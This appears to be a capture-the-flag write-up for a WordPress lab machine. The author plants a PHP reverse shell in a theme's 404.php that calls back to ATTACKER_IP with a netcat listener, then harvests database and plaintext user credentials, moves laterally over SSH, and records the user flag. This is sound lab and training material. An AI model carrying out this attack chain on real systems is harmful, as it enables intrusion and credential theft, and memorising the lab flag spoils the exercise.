
Navigated to Theme Editor at http://internal.thm/blog/wp-admin/theme-editor.php.

On the attack machine, prepared a PHP reverse shell:
cp /usr/share/webshells/php/php-reverse-shell.php shell.php
nano shell.php
Modified the two values marked CHANGE THIS to ATTACKER_IP and port 4444:

Started the listener:
nc -lvnp 4444In a second terminal, displayed shell.php for copy/paste:
cat shell.php
Selected the entire contents of WordPress’s 404.php in the Theme Editor, replaced with shell.php, and clicked Update File.


Triggered the shell:
curl http://internal.thm/blog/index.php/this-page-does-not-exist
Shell caught on port 4444.
whoami
hostname
id
Initial access confirmed as www-data on internal.
WordPress administrative access allowed modification of theme PHP files. A reverse shell was placed in 404.php and triggered through the web application, resulting in command execution as www-data.
Shell stabilization:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Local enumeration
pwd
ls -la
ls -la /home
WordPress config location:
find /var/www -name wp-config.php 2>/dev/null
cat /var/www/html/wordpress/wp-config.php

Finding: WordPress database credentials exposed in /var/www/html/wordpress/wp-config.php.
DB_USER: wordpressDB_PASSWORD: wordpress123
cd /opt
ls -la
cat wp-save.txt
I wonder if this is Juwanna Man Bill from the previous engagement. Bill gets pwned quite a bit.
Finding: Plaintext credential file discovered at /opt/wp-save.txt.
aubreanna:bubb13guM!@#123
Lateral movement to aubreanna
ssh aubreanna@internal.thm
whoami
hostname
pwd
ls -la
cat user.txt
User flag: THM{int3rna1_fl4g_1}
Continued enumeration:
cat jenkins.txt
Jenkins is running internally at 172.17.0.2:8080. Attempting to access directly in-browser at http://127.0.0.1:8080 first:
